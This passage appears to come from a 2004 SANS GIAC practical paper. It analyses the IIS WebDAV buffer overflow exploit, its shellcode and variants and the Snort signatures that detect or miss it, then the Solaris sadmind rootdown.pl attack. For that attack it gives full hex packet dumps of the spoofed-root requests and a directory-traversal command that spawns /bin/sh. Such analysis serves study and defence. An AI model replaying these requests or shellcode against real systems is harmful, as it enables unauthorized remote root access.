As much of the Windows operating system is run from various DLLs, the first challenge for any shellcode is to ensure that dlls containing the required functions are loaded (such as the winsock dll, ws32_2.dll) and that the addresses of the functions to be used are known. This is a somewhat complicated process that involves first finding the address of kernel32.dll and the addresses within it of two key functions: LoadLibraryA and GetProcAddress. Once their addresses are known, these functions can then be used to load other dlls and locate other functions within them. Understanding Windows Shellcode outlines in detail several methods of accomplishing this.

Common functions that are needed by shellcode include the Winsock functions such as socket, bind, listen, accept, connect, send and recv as well as file manipulation functions such as CreateFileA, WriteFile and CloseFile. Finally the CreateProcess function is needed to run any programs needed or created by the exploit, such as cmd.exe or a program that the shellcode has uploaded. All of these function addresses are determined using calls to GetProcAddress.

The shellcode in reusewb.c locates kernel32.dll and the addresse for GetProcAddress. GetProcAddress is used to find the addresses for LoadLibraryA, CreateProccessA and ExitProcess in kernel32.dll. LoadLibraryA is then used to load the Winsock dll, ws2_32.dll. Once ws2_32.dll is loaded, the GetProcAddress is used to determine addresses for setsockopt, WSASocketA, bind, listen and accept. WSASocketA is called to initialize winsock. Setsockopt is then called to set the SO_REUSEADDR flag on the new socket. This socket is then bound to port 80 where listen and accept are called in turn to accept new connections. When a new connection is received, CreateProcessA is used to start cmd.exe, with input and output (stdin, stdout and stderr) redirected to the open socket connection. Finally the shellcode exits.

20 http://www.nologin.org/Downloads/Papers/win32-shellcode.pdf

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The result of running reusewb.c against a vulnerable IIS server is that IIS crashes due to the buffer overflow. A new listener is setup on port 80 by the shellcode. The attacker can then telnet to port 80 on the victim system and will be given a command prompt upon connection.

2.2.5 Exploit variants

There are many variants for this exploit, although all but one (regexploit.c) exploit IIS using an identical actual buffer overflow technique to Kralor's wb.c. Regexploit.c exploits the same overflow using regedit and a custom .reg file. All of these variants can be downloaded from Security Focus at http://www.securityfocus.com/bid/7116/exploit/.

wbr.c Windows source, but can be easily compiled under Linux with minor changes	Kralor's original exploit, wb.c, repackaged. Shellcode connects back to attacker and provides command prompt.
rs_iis.c. Linux source, easy to change for Windows use. Thoroughly commented in source.	Binds a shell to specified port on the victim. Attacker must telnet to that port to get a command shell. Shellcode is split in two, the first part simply jumps into the second part. This allows the core of the shellcode to be easily replaced with something different
wd.pl. Perl version of wb.c. Tries to brute force guess return address by trying an included list of hundreds one at a time.	Shellcode adds a user and places the user in the administrators group
webdavin-1.01. Windows GUI running on top of Kralor's wb.c. Iterates through different return addresses until one works	The shellcode is the same as with Kralor's wb.c, it connects back to the attacker on a specified port.
regexploit.c. This is a local exploit only. A specially crafted .reg file overflows the same buffer in ntdll.dll	The shellcode downloads a executable from the attacker and runs it without asking. Typically this exploit would be run by tricking a user into executing the .reg file either by email or a well crafted website.
KaHT_public Purports to compile under Windows and Linux. Supports scanning of multiple IP addresses or ranges of addresses. Will try to brute force the return address. Automatically listens for the connect back from the shell code, the attacker does not have to listen himself.	The shellcode is still Kralor's shellcode

© SANS Institute 2004, Author retains full rights.

wbr.c Windows source, but can be easily compiled under Linux with minor changes	Kralor's original exploit, wb.c, repackaged. Shellcode connects back to attacker and provides command prompt.
webdav-reloaded.c Windows source code.	Shellcode is similar to Kralor's, connects back to the attacker on port 32768.
linux-wb.c Linux port of Kralor's original exploit, no functional changes	Kralor's shellcode is used.
xnuxer.c. Linux source code, easy to port to Windows. Automatically connects to port 31337 for the attacker.	Shellcode relies on hard coded addresses of LoadLibraryA and GetProcAddress. Shellcode starts a listener on port 31337.
iis50_webdav_ntdll.pm Metasploit perl module. Tries 13 commonly successful return addresses.	Payload is selectable by the attacker. The Metasploit framework provides shellcode modules that can be plugged in based on the attacker's requirements.

2.2.6 Exploit Signature

An Intrusion Detection System (IDS) should be able to detect attempts to exploit the WebDav vulnerability. An IDS works by watching traffic pass across the network and alerting if it sees a certain pattern of traffic. Snort is an open source IDS that is under constant development and has signatures being written by users from around the world. The Snort signature database lists two signatures[21] specifically for CVE CAN-2003-0109. These are signatures 2090 and 2091. 2090 is intended to catch exploits attempts and 2091 to catch Nessus[22] scans looking for vulnerable systems. Recall that our buffer overflow looks like this in plain text:

```
SEARCH/CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC....
[SHELLCODE IS INCLUDED HERE]
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC....
HTTP/1.1
Host: 192.168.8.162
Content-type: text/xml
Content-Length: 135
<?xml version="1.0"?>
<g:searchrequest xmlns:g="DAV:">
<g:sql>
Select "DAV:displayname" from scope()
</g:sql>
</g:searchrequest>
```

The final part of the buffer looks like this on the network:

```
a4 98 82 dd ef 4e 91 88  f3 cf 7d 77 24 cf 20 48   .....N.. ..}w$. H
```

21 http://www.snort.org/cgi-bin/sigs-search.cgi?cve=CAN-2003-0109

22 Nessus is a vulnerability scanner that will be discussed in the Stages of the Attack section

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
54 54 50 2f 31 2e 31 0d  0a 48 6f 73 74 3a 20 31   TTP/1.1. .Host: 1
39 32 2e 31 36 38 2e 38  2e 31 36 32 3a 38 30 0d   92.168.8 .162:80.
0a 43 6f 6e 74 65 6e 74  2d 54 79 70 65 3a 20 74   .Content -Type: t
65 78 74 2f 78 6d 6c 0d  0a 43 6f 6e 74 65 6e 74   ext/xml. .Content
2d 4c 65 6e 67 74 68 3a  20 31 33 35 0d 0a 0d 0a   -Length:  135....
3c 3f 78 6d 6c 20 76 65  72 73 69 6f 6e 3d 22 31   <?xml ve rsion="1
2e 30 22 3f 3e 0d 0a 3c  67 3a 73 65 61 72 63 68   .0"?>..< g:search
72 65 71 75 65 73 74 20  78 6d 6c 6e 73 3a 67 3d   request  xmlns:g=
22 44 41 56 3a 22 3e 0d  0a 3c 67 3a 73 71 6c 3e   "DAV:">. .<g:sql>
0d 0a 53 65 6c 65 63 74  20 22 44 41 56 3a 64 69   ..Select  "DAV:di
73 70 6c 61 79 6e 61 6d  65 22 20 66 72 6f 6d 20   splaynam e" from
73 63 6f 70 65 28 29 0d  0a 3c 2f 67 3a 73 71 6c   scope(). .</g:sql
3e 0d 0a 3c 2f 67 3a 73  65 61 72 63 68 72 65 71   >..</g:s earchreq
```

Snort signature 2090[23] looks for a string that includes “HTTP/1.1|0A|Content-type|3A| text/xml” where |0A| is a carriage return and |3A| is a colon. This is close, to what we send, but is not the same as the text that we send has a line beginning with “Host:” in between the two lines that Snort is looking for.

Snort signature 2091[24] looks for a string that includes “SEARCH / HTTP/1.1|0D 0A|Host|3A|” where |0D0A| is a carriage return, linefeed pair and |3A| is a colon. While this also does not match our attack, it would match the string sent by the test_host function in wb.c (see section 2.2.4.1). Perhaps this is why the call to test_host was commented out in reusewb.c.

Snort signature 648[25] looks for 0x90 repeated more than 14 times in a single request. This would detect the nop sled in almost all of the exploits for the WebDav vulnerability, *except* for reusewb.c because it uses 0x43 for the nop sled instead of 0x90. There is mention of Snort signatures for both of the other common forms of noop sleds, using 0x61 and 0x43 respectively. While these are mentioned on various mailing lists, often along with signatures, I cannot find either signature in the current Snort signature database on snort.org. It should also be noted that looking for any of these patterns may generate a large number of false alarms as large file transfers could easily contain 0x90 or 0x43 repeated multiple times. This could result in administrators disabling that particular alert, in which case the IDS will not be useful.

If an administrator were certain that no WebDav was in use within his site, he could easily alert on all WebDav requests as it would be simple to build a signature for this. This however could also easily generate a lot of false alarms.

Finally, Snort has a number of signatures that detect the use of a command prompt. Signature 2123[26] detects the banner displayed by cmd.exe when it is started. When cmd.exe is run on Windows 2000 SP2, the following is displayed:


```
Microsoft Windows 2000 [Version 5.00.2195]
© Copyright 1985-2000 Microsoft Corp.
```

23 http://www.snort.org/snort-db/sid.html?sid=2090
24 http://www.snort.org/snort-db/sid.html?sid=2091
25 http://www.snort.org/snort-db/sid.html?sid=648
26 http://www.snort.org/snort-db/sid.html?sid=2123

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Snort signature 2123 will alert if it sees “Microsoft Windows”, “(C)” and “Copyright 1985-” on any port other than 21, 22 or 23. This signature will generate an alert when the control sessions for any of the WebDav exploits are initiated. There are other similar signatures such as one triggering on the output from the “dir” command.

A consequence of this attack is that IIS crashes on the target computer. As long as this web site is used at least occasionally, then a user will likely notice that it is not work and will complain. IIS crashing would also cause several errors to be written to the system event log. As you can see in the picture below, each service within IIS crashes and writes a message to the event log indicating this.



Also, IIS typically cannot be restarted easily after it has been exploited by this attack. The target system usually has to be restarted to return IIS to a functioning state. The absence of a working website, coupled with the need to restart the server should alert an administrator that somebody is attacking his server.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2.3 Solaris Sadmin Client Credentials Remote Administrative Access Vulnerability

CVE	CAN-2003-0722[27]
Bugtraq BID	BID 8615[28]
Sun Advisory	Advisory 56740[29] Includes links to patches
Operating Systems Affected	Solaris 2.6, 7, 8, 9 SPARC and x86 Trusted Solaris 7,8 SPARC and x86
Applications Affected	sadmind – Used by Solstice Adminsuite to perform distributed system administration
Exploit	HD Moore's rootdown.pl[30]

2.4 Sadmind exploit details

2.4.1 The processes and protocols: RPC, Rpcbind Inetd and Sadmind.

The Distributed System Administration Daemon (sadmind) is used by Sun's Solstice AdminSuite to manage Solaris systems over the network. AdminSuite[31] is able to manage system files and settings including user account information and passwords, group information, serial ports, printing and many other settings that need to be maintained on a day to day basis. AdminSuite provides a point and click interface to changing these settings and allows an administrator to control these settings on multiple systems from one location. AdminSuite is the GUI client used by the Solaris administrator. AdminSuite communicates over the network with sadmind processes on each Solaris system. It is the sadmind process that actually makes any changes requested by AdminSuite.

Sadmind is an rpc process that is started from the Internet Services Daemon (inetd)[32] Inetd is a server that listens for requests on multiple ports on behalf of many different servers. If a connection is seen on a port designated for a given service, then inetd starts that service and hands off the connection to the newly started service. The avoids the need for every service to be running at all times. In the default Solaris install, the following line in /etc/inetd.conf is what allows sadmind to be started when sadmind requests are received:

```
100232/10        tli     rpc/udp    wait root /usr/sbin/sadmind sadmind
```

The “rpc” seen on the line above indicates that sadmind is a remote procedure

27 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0722
28 http://www.securityfocus.com/bid/8615
29 http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert%2F56740
30 http://www.metasploit.com/tools/rootdown.pl
31 http://docs.sun.com/db/doc/802-3999
32 http://docs.sun.com/db/doc/816-0211/6m6nc66se?q=inetd&a=view

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

call (rpc) program. This means that there is a further layer of indirection involved in talking to sadmind over the network. First we have to understand rpc and the portmapper, rpcbind. At a simple level, rpc is a process whereby a function is called on one computer, but is actually run on another. In our case an example would be an administrator adding a user in AdminSuite. AdminSuite makes an rpc call to a function to add the user. All the data necessary to do this (username, password etc) is converted into a common format for transmission across the network. This data is then sent to the server where the user is to be created. This is done through an rpc call to a function for creating users. AdminSuite calls “create user” on the local machine, the rpc layer is what sends the relevant data safely across the network and causes the remote server to perform the create user function.

To understand the mechanics of the rpc process, we must first realize that there are two types of rpc programs, those that are running all of the time, and those that are only run when needed. An example of the former is the Sun Network File System (NFS). If a Solaris server is acting as an NFS server, the NFS service is running all of the time. An example of the latter is sadmind, it is only started when there is something that needs to be done.

When an rpc client wants to make an rpc call to a remote server, it first needs to find out if the required service is available, and how to locate it. This is handled by the rpcbind process. Rpcbind is a service that is always running, listening on port 111, on any server that is processing rpc requests. Any rpc service that is started on the server will register with the rpcbind daemon to say that it is available and will be allocated a port number to listen on. When a client wants to make use of a particular rpc service, it first queries rpcbind on port 111 to see if the service is available, and also what port the service is available on. It will then connect back to that service on the designated port. As we have seen, some rpc services, such as sadmind, are started by inetd. Inetd takes care of registering with rpcbind on behalf of all of the rpc processes that it is controlling. The line:

```
100232/10       tli     rpc/udp    wait root /usr/sbin/sadmind sadmind
```

in /etc/inetd.conf means that inetd should listen on behalf of sadmind. Inetd will register program #100232 with rpcbind as sadmind. The version of sadmind is 10. Rpcbind will tell inetd which port to listen on for sadmind requests, at which point inetd will start listening on behalf of inetd.

The command “rpcinfo” can be used to see which rpc services have been registered. We can see that sadmind, program number 100232, version 10 is listening on port 32774.

```
# rpcinfo -p GcihSolaris
   program vers proto   port  service
    100000    4   tcp    111  rpcbind
    100000    3   tcp    111  rpcbind
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
......   [ many lines deleted ]
100232   10   udp  32774  sadmind
```

Returning to AdminSuite, the actual steps that would occur when an administrator sitting in front of server A makes a change to server B is:

1. The administrator clicks “ok” to submit a change in AdminSuite
2. AdminSuite on server A contacts rpcbind on server B to determine which port to connect to for service number 100232[33]
3. AdminSuite then makes a second connection to the specified port
4. Inetd on server B is listening on this port, and upon receiving the connection request from server A, inetd starts a sadmind process and connects it with the incoming connection
5. AdminSuite on server A and sadmind on server B carry on whatever conversation is necessary to make the requested changes.

2.4.2 Sadmind security

Sadmind has three available security levels, 0, 1 and 2, with the default being level 1. These levels work as follows:

0. (NONE) No security checking is done, but the level of access allowed is minimal as all requests are treated as if they are made by the userid “nobody”.
1. (SYS) The client request must include the user id (UID) and group id (GID) of the user making the request. Any changes are carried out in the context of the specified user. If the user/group combination has permission to make a change, then that change is successful. Sadmind does not do anything to verify that the UID/GID in the request are the true UID/GID of the client making the request.
2. (DES) Requests are authenticated using DES and the name service used on the system (NIS, NIS+) is used to validate the the credentials offered do in fact belong to the user making the request.

In the default security level 1 configuration, sadmind performs minimal validation on the incoming request. The numerical representation of the user id and group id are included in the sadmind request, along with the host name of the system from which the change is being requested. Sadmind checks to ensure that the UID/GID/host name combination allow the user to complete the requested action. The problem with this is that nothing is done to prevent the calling user from lying about his UID, GID or host name. In the default configuration, sadmind allows the “root” user on the local system full access. As the root user always has a UID and GID of 0, it is trivial to send a sadmind request that claims to be

© SANS Institute 2004, Author retains full rights.

from root and to set the source host name to be the name of the server being attacked. The victim system will see a sadmind request from root on the local system and will allow this request to proceed.

Sadmind security, the levels, name service information and security policies are described in section 2.1 of the AdminSuite User's Guide[34]. The sadmind manual page[35] describes how to change the security level and enable logging.

2.4.3 The exploit: rootdown.pl

There is very little information available describing the internal semantics of the sadmind protocol. The author of the exploit, rootdown.pl, includes the following amongst the comments in the exploit code:

> *An example of spawning a shell which executes the 'id' command:*
>
> *# apm -c system -m ../../../../../bin/sh -a arg1=-c arg2=id\n\n".*
>
> ***... packet dumps of the 'apm' tool were obtained and the format was slowly mapped**.*

The author of the exploit did not build the exploit based on knowledge of the sadmind protocol, rather he made use of a sniffer to watch valid AdminSuite requests and then experimented further to determine how to format the sadmind request in such a way that he could successfully communicate with the sadmind daemon.

The author also indicates that each command that is runnable through sadmind is simply an executable in the sadmind directory tree, therefore

> *it is possible to use a standard directory traversal attack to execute any application.We can pass arguments to these methods using the standard API*

Rather than attempting to figure out how to make sadmind components run system commands, it was easier to simply start a shell (sh) by telling sadmind to run the method ../../../../../bin/sh. Though sadmind normally runs methods from its class directory, it does not do any checking to verify that the user is in fact calling one of those methods.

We have seen that an attacker, faced with a system running the default sadmind install, can run any command just by sending a request to sadmind claiming to originate on that system with a UID of 0 and a GID of 0. This is what rootdown.pl does, although it requires several steps to accomplish this.

34 http://docs.sun.com/db/doc/802-3999/6i7ru9req?a=view
35 http://docs.sun.com/db/doc/816-0211/6m6nc676b?a=view

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2.4.3.1 Query rpcbind for the sadmind port

First of all, to attack sadmind, we need to know what port it is listening on. As described previously, rpcbind is the service that will tell us how to talk to sadmind. Rootdown.pl builds a custom RPC request and sends it to the target.

```
09:04:28.850567 192.168.8.162.33769 > 192.168.8.134.sunrpc: udp 56 (DF)
0x0000   4500 0054 6320 4000 4011 458e c0a8 08a2        E..Tc.@.@.E.....
0x0010   c0a8 0886 83e9 006f 0040 923c e8b1 b34e        .......o.@.<...N
0x0020   0000 0000 0000 0002 0001 86a0 0000 0002        ................
0x0030   0000 0003 0000 0000 0000 0000 0000 0000        ................
0x0040   0000 0000 0001 8788 0000 000a 0000 0011        ................
0x0050   0000 0000                                      ....
```

The request is made up of eleven fields. It is sent to UDP port 111 on the target system, where rpcbind is listening. The request includes the following items:

Field	Offset	Value	Description
XID	0x001c	0xe8b1b34e	Request ID, chosen at random
Call	0x0020	0x00000000	always 0
RPC Version	0x0024	0x00000002	Version 2
Program Number	0x0028	0x000186a0=10000	Portmapper is #10000
Program Version	0x002c	0x00000002	Portmapper V2
Procedure	0x0030	0x00000003	Procedure (getport)
Credentials and verifier	0x0034	0x00 * 16 bytes	Not needed for this call
Program queried for	0x0044	0x00018788=100232	sadmind is program #100232
Version of program	0x0048	0x0000000a = 10	Sadmind version 10
Protocol	0x004c	0x00000011 = 11	Sadmind over UDP
Port	0x0050	0x00000000	Port 0.

The reply from the target system includes the port number where sadmind is listening at offset 0x0034.

```
09:04:28.851704 192.168.8.134.sunrpc > 192.168.8.162.33769: udp 28 (DF)
0x0000   4500 0038 1645 4000 ff11 d384 c0a8 0886        E..8.E@.........
0x0010   c0a8 08a2 006f 83e9 0024 cd5a e8b1 b34e        .....o...$.Z...N
0x0020   0000 0001 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 8006
```

This tells us that sadmind is listening on port 0x00008006 which is 32774.

2.4.3.2 Figure out the target host name

Now that we know the port number where sadmind is running, we still need to figure out the host name of the target server. While this may be something that can be learned from a name service like DNS, such information may be unavailable or incorrect. Fortunately there is a way to learn the host name that sadmind is using to refer to the local system. Any attempt to make a sadmind

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

request that does not have the correct permissions is rejected with an error message that includes the name of the target host. Knowing this, the rootdown.pl exploit sends a request that is valid in every way, except for the hostname of the target. As this is unknown, it is set to “exploit”.

```
09:04:28.852714 192.168.8.162.33769 > 192.168.8.134.32774: udp 1448 (DF)
0x0000   4500 05c4 6320 4000 4011 401e c0a8 08a2        E...c.@.@.@.....
0x0010   c0a8 0886 83e9 8006 05b0 97ac 9d03 c801        ................
0x0020   0000 0000 0000 0002 0001 8788 0000 000a        ................
0x0030   0000 0001 0000 0001 0000 001c 40db 3b9d        ............@.;.
0x0040   0000 0007 6578 706c 6f69 7400 0000 0000        ....exploit.....
0x0050   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0060   40db 3ba1 0007 45df 0000 0000 0000 0000        @.;...E.........
0x0070   0000 0000 0000 0000 0000 0000 0000 0006        ................
0x0080   0000 0000 0000 0000 0000 0000 0000 0004        ................
0x0090   0000 0000 0000 0004 7f00 0001 0001 8788        ................
0x00a0   0000 000a 0000 0004 7f00 0001 0001 8788        ................
0x00b0   0000 000a 0000 0011 0000 001e 0000 0000        ................
0x00c0   0000 0000 0000 0000 0000 0000 0000 003b        ...............;
0x00d0   6578 706c 6f69 7400 0000 0000 0000 0000        exploit.........
0x00e0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x00f0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0100   0000 0000 0000 0000 0000 0000 0000 0006        ................
0x0110   7379 7374 656d 0000 0000 0015 2e2e 2f2e        system......../.
0x0120   2e2f 2e2e 2f2e 2e2f 2e2e 2f62 696e 2f73        ./../../../bin/s
0x0130   6800 0000 0000 041a 0000 000e 4144 4d5f        h...........ADM_
0x0140   4657 5f56 4552 5349 4f4e 0000 0000 0003        FW_VERSION......
0x0150   0000 0004 0000 0001 0000 0000 0000 0000        ................
0x0160   0000 0008 4144 4d5f 4c41 4e47 0000 0009        ....ADM_LANG....
0x0170   0000 0002 0000 0001 4300 0000 0000 0000        ........C.......
0x0180   0000 0000 0000 000d 4144 4d5f 5245 5155        ........ADM_REQU
0x0190   4553 5449 4400 0000 0000 0009 0000 0012        ESTID...........
0x01a0   0000 0011 3038 3130 3a31 3031 3031 3031        ....0810:1010101
0x01b0   3031 303a 3100 0000 0000 0000 0000 0000        010:1...........
0x01c0   0000 0009 4144 4d5f 434c 4153 5300 0000        ....ADM_CLASS...
0x01d0   0000 0009 0000 0007 0000 0006 7379 7374        ............syst
0x01e0   656d 0000 0000 0000 0000 0000 0000 000e        em..............
0x01f0   4144 4d5f 434c 4153 535f 5645 5253 0000        ADM_CLASS_VERS..
0x0200   0000 0009 0000 0004 0000 0003 322e 3100        ............2.1.
0x0210   0000 0000 0000 0000 0000 000a 4144 4d5f        ............ADM_
0x0220   4d45 5448 4f44 0000 0000 0009 0000 0016        METHOD..........
0x0230   0000 0015 2e2e 2f2e 2e2f 2e2e 2f2e 2e2f        ....../../../../
0x0240   2e2e 2f62 696e 2f73 6800 0000 0000 0000        ../bin/sh.......
0x0250   0000 0000 0000 0008 4144 4d5f 484f 5354        ........ADM_HOST
0x0260   0000 0009 0000 003c 0000 003b 6578 706c        .......<...;expl
0x0270   6f69 7400 0000 0000 0000 0000 0000 0000        oit.............
0x0280   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0290   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x02a0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x02b0   0000 000f 4144 4d5f 434c 4945 4e54 5f48        ....ADM_CLIENT_H
0x02c0   4f53 5400 0000 0009 0000 0008 0000 0007        OST.............
0x02d0   6578 706c 6f69 7400 0000 0000 0000 0000        exploit.........
0x02e0   0000 0011 4144 4d5f 434c 4945 4e54 5f44        ....ADM_CLIENT_D
0x02f0   4f4d 4149 4e00 0000 0000 0009 0000 0001        OMAIN...........
0x0300   0000 0000 0000 0000 0000 0000 0000 0011        ................
0x0310   4144 4d5f 5449 4d45 4f55 545f 5041 524d        ADM_TIMEOUT_PARM
0x0320   5300 0000 0000 0009 0000 001c 0000 001b        S...............
0x0330   5454 4c3d 3020 5054 4f3d 3230 2050 434e        TTL=0.PTO=20.PCN
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x0340   543d 3220 5044 4c59 3d33 3000 0000 0000        T=2.PDLY=30.....
0x0350   0000 0000 0000 0009 4144 4d5f 4645 4e43        ........ADM_FENC
0x0360   4500 0000 0000 0009 0000 0000 0000 0000        E...............
0x0370   0000 0000 0000 0001 5800 0000 0000 0009        ........X.......
0x0380   0000 0003 0000 0002 2d63 0000 0000 0000        ........-c......
0x0390   0000 0000 0000 0001 5900 0000 0000 0009        ........Y.......
0x03a0   0000 0201 0000 0200 6964 0000 0000 0000        ........id......
......   [32 lines of 0s snipped]
0x05a0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x05b0   0000 0010 6e65 746d 6774 5f65 6e64 6f66        ....netmgt_endof
0x05c0   6172 6773                                      args
```

Sadmind requests are rather long, and the format is not well described. I will highlight a few key aspects of the request above

Offset	Description	Value	Meaning
0x0028	RPC Program	0x00018788	sadmind (100232)
0x002c	Sadmind version number	0x0000000a	10
0x0034	Security/authentication level	0x00000001	1 (SYS)
0x0044	Target host name (padded with 0x00 to a multiple of 4 in length)		“exploit”
0x004c	User id of user making request (UID)	0x00000000	0 (root)
0x0050	Group id of user making request (GID)	0x00000000	0 (root)
0x0054	Additional group memberships	0x00000000	0 (none)
0x0098 + 0x00a8	Address and program number of request. One instance may be source and the other destination. Values are the same for both	0x7f000001 0x00018788	127.0.0.1 100232
0x00d0	host name again, null filled to 59 chars		“exploit”
0x0110	we want to execute system command		“system”
0x011c	the command we want to execute		..../bin/sh
0x0234	the command again		..../bin/sh
0x02d0	the host name again		“exploit”

This table lists many of the key fields in the request packet. Much of the rest of the packet is unchanging is simply a copy of what was seen by sniffing valid requests. Since the host name in the previous request was incorrect, the user root is not seen as being on the local machine, causing sadmind to return an error. Fortunately sadmind includes its name in this error response.

```
09:04:28.859077 192.168.8.134.32774 > 192.168.8.162.33769: udp 340 (DF)
0x0000   4500 0170 1646 4000 ff11 d24b c0a8 0886        E..p.F@....K....
0x0010   c0a8 08a2 8006 83e9 015c 1f56 9d03 c801        .........\.V....
0x0020   0000 0001 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0002 0000 0170 0000 012d        ...........p...-
0x0040   5b31 2c31 2c31 5d20 5365 6375 7269 7479        [1,1,1].Security
0x0050   2065 7863 6570 7469 6f6e 206f 6e20 686f        .exception.on.ho
0x0060   7374 20 47 6369 6853 6f6c 6172 6973 2e20        st .GcihSolaris..
0x0070   2055 5345 5220 4143 4345 5353 2044 454e        .USER.ACCESS.DEN
0x0080   4945 442e 0a54 6865 2072 6f6f 7420 6964        IED..The.root.id
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x0090   656e 7469 7479 2028 3029 726f 6f74 2e65        entity.(0)root.e
0x00a0   7870 6c6f 6974 2077 6173 2072 6563 6569        xploit.was.recei
0x00b0   7665 642c 2062 7574 2069 7420 6973 206e        ved,.but.it.is.n
0x00c0   6f74 0a74 6865 2072 6f6f 7420 6964 656e        ot.the.root.iden
0x00d0   7469 7479 2076 616c 6964 206f 6e20 7468        tity.valid.on.th
0x00e0   6973 2073 7973 7465 6d2e 2020 4973 2074        is.system...Is.t
0x00f0   6869 7320 616e 0a61 7474 656d 7074 2074        his.an.attempt.t
0x0100   6f20 6578 6563 7574 6520 6120 7265 6d6f        o.execute.a.remo
0x0110   7465 2066 756e 6374 696f 6e20 7768 696c        te.function.whil
0x0120   6520 7275 6e6e 696e 6720 6173 2072 6f6f        e.running.as.roo
0x0130   743f 0a28 4675 6e63 7469 6f6e 3a20 636c        t?.(Function:.cl
0x0140   6173 7320 7379 7374 656d 2032 2e31 206d        ass.system.2.1.m
0x0150   6574 686f 6420 2e2e 2f2e 2e2f 2e2e 2f2e        ethod.../../../.
0x0160   2e2f 2e2e 2f62 696e 2f73 6829 0a00 0000        ./../bin/sh)....
```

The host name of the Solaris system used in the lab is GcihSolaris. In the packet above, we can see that the target replied to the invalid sadmind request with an error “Security exception on host GcihSolaris”. This provides the final piece of information that was missing, the host name. Now the attacker can send a request that will successfully execute a command on the remote system.

2.4.3.3 Compromise the target

The final packet includes the correct host name and a command to run on the target

```
09:04:28.860287 192.168.8.162.33769 > 192.168.8.134.32774: udp 1456 (DF)
0x0000   4500 05cc 6321 4000 4011 4015 c0a8 08a2        E...c!@.@.@.....
0x0010   c0a8 0886 83e9 8006 05b8 97b4 00b4 1a38        ...............8
0x0020   0000 0000 0000 0002 0001 8788 0000 000a        ................
0x0030   0000 0001 0000 0001 0000 0020 40db 3b9d        ...........@.;.
0x0040   0000 000b 4763 6968 536f 6c61 7269 7300        ....GcihSolaris.
0x0050   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0060   0000 0000 40db 3ba1 0007 45df 0000 0000        ....@.;...E.....
0x0070   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0080   0000 0006 0000 0000 0000 0000 0000 0000        ................
0x0090   0000 0004 0000 0000 0000 0004 7f00 0001        ................
0x00a0   0001 8788 0000 000a 0000 0004 7f00 0001        ................
0x00b0   0001 8788 0000 000a 0000 0011 0000 001e        ................
0x00c0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x00d0   0000 003b 4763 6968 536f 6c61 7269 7300        ...;GcihSolaris.
0x00e0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x00f0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0100   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0110   0000 0006 7379 7374 656d 0000 0000 0015        ....system......
